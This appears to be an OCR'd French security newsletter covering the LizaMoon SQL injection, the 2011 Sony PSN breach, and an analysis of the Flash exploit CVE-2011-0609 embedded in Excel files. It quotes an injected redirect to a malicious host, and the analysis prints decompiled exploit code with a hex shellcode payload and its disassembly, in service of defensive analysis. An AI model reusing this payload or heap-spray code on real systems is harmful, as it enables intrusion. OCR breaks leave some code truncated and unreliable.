Les fichiers ainsi inclus par la balise script contenaient un simple document.location = 'http:// sitemalveillant.com/fakeav';.

Visiter une des pages web compromises déclenchait alors une suite de redirections pour finalement conduire l'internaute sur un site web malveillant.

Dans certains cas, le site web incitait l'internaute à télécharger un cheval de Troie utilisé afin de voler des informations sensibles sur la machine infectée.


Dans d'autres cas, le site malveillant affichait un faux scan d'antivirus pour faire croire à l'utilisateur que sa machine était infectée.Il proposait ensuite de télécharger un fichier malicieux qui se faisait passer pour un antivirus.

Lizamoon… yet another SQL injection

Une fois que l'antivirus fallacieux, nommé «Windows Stability Center», était installé sur la machine, il affichait de nombreuses alertes. Bien évidemment, afin de corriger les problèmes détectés, l'antivirus fictif invitait ensuite les utilisateurs à payer pour obtenir une version complète de l'application.

Ce malware a été détecté sous le nom Trojan/Win32. FakeAV par 9 des 41 antivirus proposés par le site VirusTotal.

defender-nibea.in/scan1b/237




Une des plus importantes attaques d'injection SQL

L'attaque, baptisée LizaMoon d'après le nom du premier nom de domaine identifié hébergeant le fichier **ur.php** malveillant, est l'une des plus grosses attaques de ce type.

Des centaines de milliers de sites web auraient été affectés par cette attaque. En effet, certaines recherches effectuées via Google renvoyaient jusqu'à 1,5 million de résultats. Même si ces chiffres ne reflètent pas le nombre réel de sites compromis, ils permettent d'avoir une idée de l'ampleur de l'attaque.

iTunes

L'attaque LizaMoon serait même « parvenue » jusque dans iTunes. En effet, iTunes télécharge des flux RSS/XML à partir des auteurs de podcast afin de mettre à jour la liste des épisodes disponibles. Ce serait en réalité ces flux qui auraient été compromis.



Cependant, étant donné qu'iTunes encode de manière adéquate les balises script, le code injecté était alors inopérant.

Références

« LizaMoon mass injection hits over 226,000 URLs (was 28,000) » :
http://community.websense.com/blogs/securitylabs/archive/2011/03/29/lizamoon-mass-injection-28000-urls-including-itunes.aspx

« Update on LizaMoon mass-injection and Q&A » :
http://community.websense.com/blogs/securitylabs/archive/2011/03/31/update-on-lizamoon-massinjection.aspx

« Attack on ASP site that uses a SQL server database » :
http://stackoverflow.com/questions/3788080/attack-onasp-site-that-uses-a-sql-server-database

« LizaMoon mass-injection attack reaches epidemic proportions » :
http://www.theregister.co.uk/2011/03/31/lizamoon_mass_injection_attack/

« LizaMoon, Etc. SQL Injection Attack Still Ongoing» :
http://blog.trendmicro.com/lizamoon-etc-sql-injectionattack-still-on-going/

« Mass SQL injection attack leads to scareware » :
http://www.zdnet.com/blog/security/mass-sql-injectionattack-leads-to-scareware/8510Ce

Sony et le PSN

par Stéphane AVI et Adrien GUINAULT

> Rappel des faits

Le système d'information de Sony a été attaqué durant le mois d'avril. Au cours de cette attaque, les pirates auraient mis la main sur une ou plusieurs bases de données hébergeant une très grande quantité d'informations personnelles.

Sony a réagit quelques jours plus tard en alertant les clients de cette brèche. Malgré l'intervention de sociétés externes pour tenter d'identifier l'origine du problème, peu d'informations officielles ont été communiquées. De plus, à l'heure où nous écrivons cet article, le PlayStation Network, serait toujours indisponible.

Retour sur cette attaque qui toucherait près de 100 millions de joueurs et potentiellement des données bancaires.


Une première intrusion au sein du Playstation Network (PSN)

La première intrusion révélée officiellement a eu lieu entre le 17 et le 19 avril 2011. Cette nouvelle a fait rapidement le tour de la planète et a été relayée jusque dans la presse papier. En effet, les données personnelles de tous les utilisateurs du PSN (Playstation Network), soit plus de 70 millions de joueurs, auraient été volées par les pirates.

Ces informations saisies lors de l'inscription au jeu en ligne de la console de jeu PS3 incluraient notamment :

- > Le nom
- > L'adresse (Ville, état, code postal)
- > Le pays
- > L'adresse courriel
- > La date de naissance
- > L'identifiant
- > Les mots de passe du PlayStation Network et des services Qriocity
- > Le PSN ID

Quelques jours après les premières révélations, le 28 avril, Sony a, tout de même, pris la peine d'informer tous ses clients, par email. Dans cette missive, Sony présentait ses excuses, mais également les actions mises en oeuvre pour trouver l'origin e de la faille. Une société externe a été mandatée pour réaliser cette mission, qui depuis a été rejointe par une autre pour définir exactement ce qui s'est passé.


PlayStation.Network

Cher utilisateur du PlayStation Network et des services Qriocity:

Nous avons découvert qu'entre le 17 et le 19 avril 2011, certaines informations provenant des comptes PlayStation Network et des services Qriocity ont été compromises suite à une intrusion illégale et non autorisée dans notre système. En conséquence nous avons dû:


1) Arrêter temporairement les services PlayStation Network et les services Qriocity;

2) Engager une société extérieure reconnue dans la sécurité pour mener une enquête complète sur ce qu'il s'est passé;

3) Améliorer notre sécurité rapidement et renforcer nos infrastructures réseaux en reconstruisant notre système avec une protection accrue des données personnelles.

Nous vous remercions de votre patience alors que nous travaillons dur pour résoudre ces difficultés.

Alors que nous enquêtons sur les détails de cet incident, nous pensons qu'une personne non autorisée a eu accès aux informations que vous nous avez transmises: nom, adresse (ville, état, code postal), pays, adresse email, date de naissance, logins et mots de passe du PlayStation Network et des services Qriocity, et PSN ID. Il est aussi possible que vos informations de profil aient été touchées, incluant l'historique de vos achats et l'adresse de facturation (ville, état, code postal) ainsi que la réponse a votre question de sécurité pour votre mot de passe. Si vous possédez des comptes secondaires, les mêmes données sont concernées. Si vous avez fourni vos données de carte bancaire au travers du PlayStation Network ou des services Qriocity, il est prudent



PSN et cartes bancaires

Une seconde intrusion sur les serveurs Sony Online

Quelques jours après l'annonce publique de l'intrusion dans le PlayStation Network, Sony a reconnu que les serveurs de Sony Online Entertainment avaient aussi été touchés, ce qui porteraient le nombre total de victimes à 100 millions de joueurs, une première dans l'histoire de vol de données sur Internet.

Et les données bancaires dans tout ça ?

En reprenant l'email de Sony, quelques lignes ont de l'alerter les intéressés.
«[...] Il est aussi possible que vos informations de profil aient été touchées, incluant l'historique de vos achats et l'adresse de facturation (ville, état, code postal) ainsi que la réponse à votre question de sécurité pour votre mot de passe. Si vous possédez des comptes secondaires, les mêmes données sont concernées.
Si vous avez fourni vos données de carte bancaire au travers du PlayStation Network ou des services Qriocity, il est prudent de vous avertir que votre numéro de carte bancaire (excluant le code de sécurité) et sa date d'expiration sont concernés [...]».

Les données bancaires étaient donc bien concernées par cette attaque et les pirates auraient potentiellement mis la main sur la/les tables hébergeant le PAN (Primary Account Number) et la date d'expiration. Ca se gâte pour Sony.

Toutefois, dans ce communiqué, la firme japonaise à précisé que les données des cartes bancaires étaient chiffrées dans leur base.
«The entire credit card table was encrypted and we have no evidence that credit card data was taken. The personal data table, which is a separate data set, was not encrypted, but was, of course, behind a very sophisticated security system that was breached in a malicious attack.»

Des coïncidences troublantes...


Je suis moi même un utilisateur du PSN et, étrangement, ma banque m'a contacté le 21 avril sur une alerte fraude avec un prélèvement de 0,01 centime d'euros pour un festival à Santa Cruz. Dans un premier temps, aucune suspicion car mes récents voyages à l'étranger pouvaient être à l'origine du problème, néanmoins, cela reste très étrange.

«il est prudent de vous avertir que votre numéro de carte bancaire (excluant le code de sécurité) et sa date d'expiration sont concernés... (Sony)»

Quelques plaintes plus tard sur des forums ou encore après les annonces successives sur Twitter, plus de doute, les pirates ont bien accédé aux données bancaires et les ont utilisées.

Certaines victimes (comme moi) ont eu plus de chance que d'autres. Les pirates n'ont prélevé qu'un centime d'euros sur certaines cartes pour en vérifier la validité et pouvoir ensuite les revendre sur Internet.

D'autres ont eu moins de chance et ont découvert des prélèvements de plusieurs centaines d'euros.



Jackpot pour les pirates


D'après les premières estimations, plus de 20 millions de données bancaires seraient stockées au sein des bases du PSN.
De nombreuses rumeurs ont vu promptement le jour sur les réseaux d'informations. Certaines personnes disposeraient d'une partie de la base de données dérobée lors de la première attaque et seraient prêtes à la mettre en vente.

Pendant quelque temps, une rumeur avait circulé. Celle-ci annonçait que Sony cherchait à racheter cette base aux pirates.

Cependant, dans un communiqué public, Sony a démenti toutes propositions de rachat.

Les Anonymous en cause ?

Dans une lettre d'explication adressée au Congrès américain, l'entreprise a expliqué que l'attaque a eu lieu au moment où ses serveurs subissaient des attaques de type «déni de service» par les Anonymous.



Anonymous says Sony accusations over PlayStation Network hack are lies

Activist group denies link with theft of up to 100m personal and credit card details, saying its aims are political

• The Anonymous statement in full

Sony's PlayStation Network has suffered a massive breach, allowing the theft of names, addresses and possibly credit card data. Photograph: Yuriko Nakao/Reuters

The online activism group Anonymous has denied insinuations by Sony that it was involved in the hacker breaches of the PlayStation Network (PSN) and Online Entertainment (SOE) systems in which between 77m and 100m personal details were stolen, and potentially as many credit card details.

Ainsi, le président de Sony, Kazuo Hirai a par la suite annoncé n'avoir aucun «suspect» en vue. Il a néanmoins affirmé que ses experts avaient découvert un fichier, nommé «Anonymous» et enregistré sur les serveurs de PlayStation Network, qui contenant la devise du groupe «We are Legion».

À la suite de cette déclaration, le groupe a rédigé un démenti qui nie toutes implications dans le vol des données. Ceci étant contraire aux valeurs qu'ils souhaitent défendre.

Des hypothèses sur la faille exploitée

Dans le cadre de l'enquête du Congrès sur la fuite de données, le Dr. Gene Spafford de l'université de Purdue, a indiqué que Sony utilisait une version obsolète d'Apache sur ses serveurs. En outre, la faille était connue depuis des mois, mais elle n'avait pas été corrigée par les équipes techniques. Ainsi, le directeur de la firme aurait déclaré que les intrus avaient utilisé des techniques très sophistiquées et agressives pour accéder aux systèmes et effacer leurs traces. Entre autres choses, les intrus auraient supprimé les fichiers journaux afin de masquer l'ampleur de leur travail et de l'activité au sein du système d'information.

@mikkohypponen
Mikko H. Hypponen

"Sony was using old unpatched Apache with no firewall installed", said Gene Spafford in Congressional testimony. Maybe. http://bit.ly/lCpESQ

5 May via bitly

réponses ↓

0xabad1dea Melissa E
@mikkohypponen @therealspaf Sony not participating in hearings about themselves? Could they say "We Don't Care About Customers" ANY louder??
5 May

D'autres sources soupçonnent les récentes découvertes sur le Jailbreak de la Playstation 3. En effet, des méthodes permettant de prendre le contrôle total d'une console en exploitant une faille de sécurité (et ainsi installer des jeux téléchargés illégalement) ont été publiées.

Ce Jailbreak aurait donc permis aux pirates d'installer des outils sur une console PS3. Une fois connectée au réseau interne de Sony par l'intermédiaire du PSN, la console aurait été utilisée comme un ordinateur pour attaquer les serveurs internes de Sony.


Sony et le PCI-DSS ??

La grande question que les experts en sécurité se posent depuis cet incident est la suivante : le système de gestion des cartes bancaires du PSN est-il certifié PCI-DSS ?
En effet, si tous les pré-requis indispensables à cette certification avaient été mis en place, cela aurait-il permis aux pirates de mener cette attaque ? Certainement non.

Le PCI-DSS impose un grand nombre de mesures dont notamment des tests d'intrusion, des outils de monitoring et de détection d'intrusion, de la veille en vulnérabilité, mais également un processus de mise à jour de correctif rapide (sous un mois).

6.1 Ensure that all system components and software are protected from known vulnerabilities by having the latest vendor-supplied security patches installed. Install critical security patches within one month of release.
Un serveur Apache dans le scope couvert par la certification PCI aurait donc dû être mis à jour.

Par ailleurs, si les cartes étaient réellement chiffrées au sein de la base, la clef de chiffrement était certainement stockée dans un emplacement facilement accessible par les pirates. On est alors loin des mesures qui imposent une gestion particulièrement poussée des clefs de chiffrements : *(suite)*



3.5 Protect any keys used to secure cardholder data against disclosure and misuse.

3.5.1 Restrict access to cryptographic keys to the fewest number of custodians necessary.

3.5.2 Store cryptographic keys securely in the fewest possible locations and forms.

3.6 Fully document and implement all key-management processes and procedures for cryptographic keys used for encryption of cardholder data..

Malgré tout, nous n'avons pas plus d'informations sur l'état de cette certification. Sony n'a pas souhaité communiquer sur ce sujet. Nous espérons seulement que cette attaque fera réagir les marchands qui traitent des numéros de carte bancaire et qui ne se sont toujours pas tournés vers une certification.

Un de nos experts PCI Frédéric Charpentier, donne d'ailleurs sontavis dans une interview donnée au magazine MagSecurs :
http://www.mag-securs.com/News/tabid/62/articleType/ArticleView/articleId/28464/Selon-XMCO-une-reelleconformite-au-standard-PCI-DSS-aurait-permis-deviter-le-piratage-PSN.aspx

Références

Références CERT XMCO :
CXA-2011-0668, CXA-2011-0692
CXA-2011-0698, CXA-2011-0723

FAQ de F-Secure et Sony :
http://www.f-secure.com/weblog/archives/00002148.html

http://faq.en.playstation.com/cgi-bin/scee_gb.cfg/php/enduser/std_adp.php?locale=en_GB&p_faqid=5593

Liens divers :
http://blog.us.playstation.com/2011/04/26/update-onplaystation-network-and-qriocity/

http://www.theregister.co.uk/2011/05/01/psn_service_restoration/

http://www.guardian.co.uk/technology/blog/2011/may/03/sony-data-breach-online-entertainment

http://www.scmagazineus.com/sony-says-playstationbreach-extended-to-other-systems/article/201992/

http://www.theregister.co.uk/2011/05/02/sony_online_entertainment_closed/

http://news.consumerreports.org/electronics/2011/05/data-security-expert-sony-knew-it-was-using-obsoletesoftware-months-in-advance.html

PLAYSTATION®Notwork

Analyse de la vulnérabilité Flash


par François LEGUE et Florent HOCHWELKER

Récemment, une vague d'attaques sous forme d'email contenant un fichier malveillant a été lancée. La vulnérabilité, dont l'alerte a été communiquée par Adobe le 14 mars avec la publication du bulletin **APSA11-01**, a d'ailleurs été exploitée dans le cadre de l'attaque RSA...

Dans ce bulletin, Adobe annonçait l'exploitation d'une vulnérabilité 0day affectant Adobe Flash Player afin de prendre le contrôle du système de la victime. Le code malveillant était logé au sein d'un fichier Excel. En effet, les fichiers Excel peuvent embarquer différents types de fichiers. Nous allons au travers de cet article brièvement analyser le fichier et la vulnérabilité maintenant référencée CVE-2011-0609.

Des souches de fichiers Excel utilisés dans le cadre des attaques

Pour analyser cette vulnérabilité, nous avons pu récupérer sur Internet plusieurs souches utilisées dans l e cadre de ces attaques. Le site http://contagiodump.blogspot.com donne très souvent les fichiers utilisés.


contagio
malware dump

Home

Tuesday, March 15, 2011

CVE-2011-0609 - Adobe Flash Player ZeroDay - Update

Common Vulnerabilities and Exposures (CVE) number
CVE-2011-0609

March 21, 2011 Security update available for Adobe Flash Player

A critical vulnerability exists in Adobe Flash Player 10.2.152.33 and earlier versions (Adobe Flash Player 10.2.154.18 and earlier for Chrome users) for Windows, Macintosh, Linux and Solaris operating systems. Adobe Flash Player 10.1.106.16 and earlier versions for Android, and the Authplay.dll component that ships with Adobe Reader and Acrobat X (10.0.1) and earlier 10.x and 9.x versions of Reader and Acrobat for Windows and Macintosh operating systems.

This vulnerability (CVE-2011-0609) could cause a crash and potentially allow an attacker to take control of the affected system. There are reports that this vulnerability is being exploited in the wild in targeted attacks via a Flash (.swf) file embedded in a Microsoft Excel (.xls) file delivered as an email attachment. At this time, Adobe is not aware of attacks targeting Adobe Reader and Acrobat. Adobe Reader X Protected Mode mitigations would prevent an exploit of this kind from executing.

General File Information

SAMPLE1
File crsenvironscan.xls
MD5 40B64C1DA2F73DA11F331A96D55D63E2
File size : 126,444 bytes
Type: XLS
Distribution: Email attachment

SAMPLE 2
File survey-questions_2011.xls
MD5 4031049FE402E8BA587583C08A25221A
File size : 108032 bytes
Type: XLS
Distribution: Email attachment

SAMPLE 3
File Tentative Agenda.xls
MD5 d8eefd8e3c96a5623cd5f07192b7369
File size : 123300 bytes
Type: XLS
Distribution: Email attachment

SAMPLE4
File Nuclear Radiation Exposure And Vulnerability Matrix.xls
MD5 7CA4AB177F48050365370283336611F
File size : 279616 bytes
Type: XLS
Distribution: Email attachment

Où se trouve le code malveillant ?

D'après la publication d'Adobe, nous savons que l'exploit se présente sous la forme d'une animation Flash. En effet lorsque nous parsons le fichier Excel, il est possible d'identifier la chaîne de caractères **ShockwaveFlash. ShockwaveFlash.10** spécifique aux animations Flash.

```
francois@xmco-francois:~$ strings -n 5 Desktop/Actusécu/crsenvironscan.xls | grep -i "flash"
flash.utils
flash.display
            flash.events!http://adobe.com/AS3/2006/builtin
                                                    flash.system
ShockwaveFlash.ShockwaveFlash.10
ShockwaveFlash1, 1, 0, ShockwaveFlashObjects, ShockwaveFlash
aveFlash
ShockwaveFlashObjects
ShockwaveFlash1
```

Animation Flash présente au sein du fichier Excel

La présence d'un fichier Flash au sein du fichier Excel est confirmée. Nous allons maintenant l'extraire.

Pour récupérer le fichier flash, il suffit de parcourir le document Excel à la recherche de la signature d'un fichier SWF. Cette signature est composée des 3 octets suivants : 0x43 0x57 et 0x53 ('F','W', 'S').

Une fois l'entête trouvé, il faut récupérer la longueur du fichier afin d'en extraire sa totalité. La capture suivante représente l'entête **d'un fichier SWF**. Parmi les informations contenues dans cette structure, la taille codée sur un entier de 32 bits (int) se trouve 4 octets après le premier des 3 octets de signature d'un fichier SWF.

Field	Type	Comment
Signature	UI8	Signature byte 1 - always 'F'
Signature	UI8	Signature byte 2 - always 'W'
Signature	UI8	Signature byte 3 - always 'S'
Version	UI8	Single byte file version
File Length	UI32	Length of entire file in bytes
Frame Size	RECT	Frame size in TWIPS
Frame Rate	UI16	Frame delay in 8.8 fixed number of frames per second
Frame Count	UI16	Total number of frames in movie

Structure de l'entête d'un fichier SWF

À partir de ces informations, il devient facile de créer un script python permettant d'extraire le fichier SWF.

```python
#!/usr/bin/python

#http://www.walkernews.net/2008/03/22/how-to-extract-swf-flash-from-excel-or-word/
#http://the-labs.com/MacromediaFlash/SWF-Spec/SWFfileformat.html

import sys
import struct

#vars




def banner():
    print "\n**********************************"
    print "|      swf extractor  v0.1        |"
    print "**********************************"

def usage():
    print 'Usage : ' + sys.argv[0] + ' <file_with_swf_embedded>'
    exit(1)

def extractSWF(file, offset):
    swfSize = ''
    hexcode = ''
    #extracing swf size
    swfSize = struct.unpack("<L", (file[offset + 4] + file[offset + 5] + file[offset +
    print '[x] Swf file size is :', swfSize, 'bytes'
    print '[!] Extracting file !'
    f = open('./' + sys.argv[1] + '.swf', 'w')
    f.write(file[offset:offset+swfSize])
    f.close()
    print '[x] File created : ' +  sys.argv[1] + '.swf'
```


Script permettant l'extraction du fichier SWF au sein du fichier Excel

```
francois@xmco-francois:~/Desktop/Actusécu$ ./xls-swf-extractor.py crsenvironscan.xls

**********************************
|      swf extractor  v0.1        |
**********************************
[x] File size :  80384 bytes
[x] Looking for SWF files ...
[!] SWF header found at offset : 2584
[x] Swf file size is : 52039 bytes
[!] Extracting file !
[x] File created : crsenvironscan.xls.swf
```

Extraction du fichier SWF du fichier Excel

Que fait ce fichier SWF ?

Une fois que nous avons extrait le fichier SWF, il faut savoir ce qu'il fait. L'animation SWF ne comporte apparemment qu'un **script ActionScript** nommé **hs**.



Structure du fichier SWF contenu dans le fichier Excel

En extrayant et décompilant ce script (en ActionScript 3.0), nous pouvons analyser le comportement de cette première animation. La capture suivante illustre une partie de ce script.

```
package
{
    import flash.display.*;
    import flash.system.*;
    import flash.utils.*;

    public class hs extends MovieClip
    {
        static const POOL_SIZE:int = 1048576;
        static var allocs:Array;
        static var pool:ByteArray;
        static var dstSize:int;
        static var allocCount:int;
        static var cevent:Function;
        static var childRef:DisplayObject = null;
        static var container:Sprite = null;

        public function hs()
        {
            var _loc_1:* = new ByteArray();
            _loc_1.endian = Endian.LITTLE_ENDIAN;
            var _loc_3:int = 0;
            _loc_3 = 0;

            if (_loc_3 < 5140 - 32)
            {
                _loc_1.writeInt(336860180);
                _loc_3 = _loc_3 + 4;
                ;
            }
            _loc_1.writeInt(2425393296);
            _loc_1.writeInt(2425393296);
            var _loc_4:String =
"1414141414141414141414141414141414141414141414141464A1300000008B400C8B701C
B7008E93D0200005881EC000200008BFC89770889471090FF770868EC97030CE8CC0100008947
F770868F622B97CE8BC010000894720FF770868A517007CE8AC010000894724FF770868FB97FD
89C010000894728FF7708681665FA10E88C010000894720CFF7708681F790AE8E87C0100008947
F77086825B0FFC2E86C010000894734FF770868AC08DA76E85C010000894738FF77086898FE8A
84C010000894730CFF77086883B9B578E83C010000894740FF770868E6178F7BE82C0100008947
F770868AD9B7DDFE81C010000894748FF7710FF573433F6468D47605056FF574883F8FF74F23D
0010076EB894704897760FF77046A40FF571C89475C6A006A006A00FF7760FF573883F8FF744B
08D5F7053FF7704FF775CFF7760FF572C8B4F7083E9108B475C408138432E424775098178040
9197404E2ECEB1A83C0088947144081384655634B75098178042404821974 0EE2ECFF775CFF57
F8572FFFFFF83C0088947186A0068800000006A026A006A006800000040FF7710FF5724894764
```

La principale fonction est **hs().** La première phase du code d'exploitation est de copier en mémoire ce qui est communément appelé NOPSLED. Un NOPSLED est un enchaînement de nombreuses instructions assembleur n'ayant aucune valeur fonctionnelle.
L'instruction **NOP** (ayant pour opcode 0x90) est souvent utilisée dans les **NOPSLEDS**. En effet, lors de l'exécution de cette instruction, le processeur ne réalise aucune opération. Ainsi, si le code d'exploitation est hasardeux et qu'il saute dans une zone **NOPSLED**, le processeur exécutera les instructions « inutiles » puis exécutera le vrai payload se trouvant à la suite du **NOPSLED**.

Le code d'exploitation de l'attaquant ne nécessite donc pas une adresse exacte et peut se permettre une marge d'erreur en fonction de la longueur du **NOPSLED**.

La technique utilisée, afin de répandre le payload ainsi que le **NOPSLED** en mémoire est le **HeapSpray**. Le **Heapspray** est une technique visant à remplir la mémoire d'instructions (**NOPSLED** + payload) en utilisant l'allocation dynamique. Cette allocation massive de mémoire est réalisée via le script ActionScript.

Nous remarquons un enchaînement d'instructions ayant l'**opcode** 0x14. Cette instruction correspond à un ADC (ajout avec retenue) vers le registre AL. Elle n'a pas d'impact sur l'exécution des instructions suivantes. La suite de la chaîne d'instructions correspond au payload.

Chaîne de caractère correspondant à des instructions inutiles suivie du payload

Avant l'écriture du **payload** en mémoire la fonction **writeint()** est appelé, prenant en paramètre **336860180** et **2425393296** et permettant respectivement l'écriture des instructions assembleurs ADC AL,14 (0x14) et NOP (0x90)

```
if (_loc_3 < 5140 - 32)
{
    _loc_1.writeInt(336860180);
    _loc_3 = _loc_3 + 4;
    ;
}
_loc_1.writeInt(2425393296);
```

Code ActionScript permettant d'écrire les instructions du NOPSLED

```
bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
obase=16
336860180
14141414
2425393296
90909090
```

Conversion d'entier (int) vers leurs équivalent en héxadécimal (base 16)

```
059813DB  14 14           ADC AL,14
059813DD  14 14           ADC AL,14
059813DF  14 14           ADC AL,14
059813E1  14 14           ADC AL,14
059813E3  14 14           ADC AL,14
059813E5  14 14           ADC AL,14
059813E7  14 14           ADC AL,14
059813E9  14 14           ADC AL,14
059813EB  14 14           ADC AL,14
059813ED  14 14           ADC AL,14
059813EF  14 14           ADC AL,14
059813F1  14 14           ADC AL,14
059813F3  14 90           ADC AL,90
059813F5  90              NOP
059813F6  90              NOP
059813F7  90              NOP
059813F8  90              NOP
059813F9  90              NOP
059813FA  90              NOP
059813FB  90              NOP
059813FC  14 14           ADC AL,14
059813FE  CC              INT3
059813FF  CC              INT3
05981400  14 14           ADC AL,14
05981402  14 14           ADC AL,14
05981404  14 14           ADC AL,14
05981406  14 14           ADC AL,14
05981408  14 14           ADC AL,14
0598140A  14 14           ADC AL,14
0598140C  14 14           ADC AL,14
0598140E  14 14           ADC AL,14
05981410  14 14           ADC AL,14
05981412  14 14           ADC AL,14
05981414  14 14           ADC AL,14
05981416  64:A1 30000000  MOV EAX,DWORD PTR FS:[30]
0598141C  8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
0598141F  8B70 1C         MOV ESI,DWORD PTR DS:[EAX+1C]
05981422  AD              LODS DWORD PTR DS:[ESI]
05981423  8B70 08         MOV ESI,DWORD PTR DS:[EAX+8]
05981426  E9 3D020000     JMP 05981668
0598142B  58              POP EAX
0598142C  81EC 00020000   SUB ESP,200
05981432  8BFC            MOV EDI,ESP
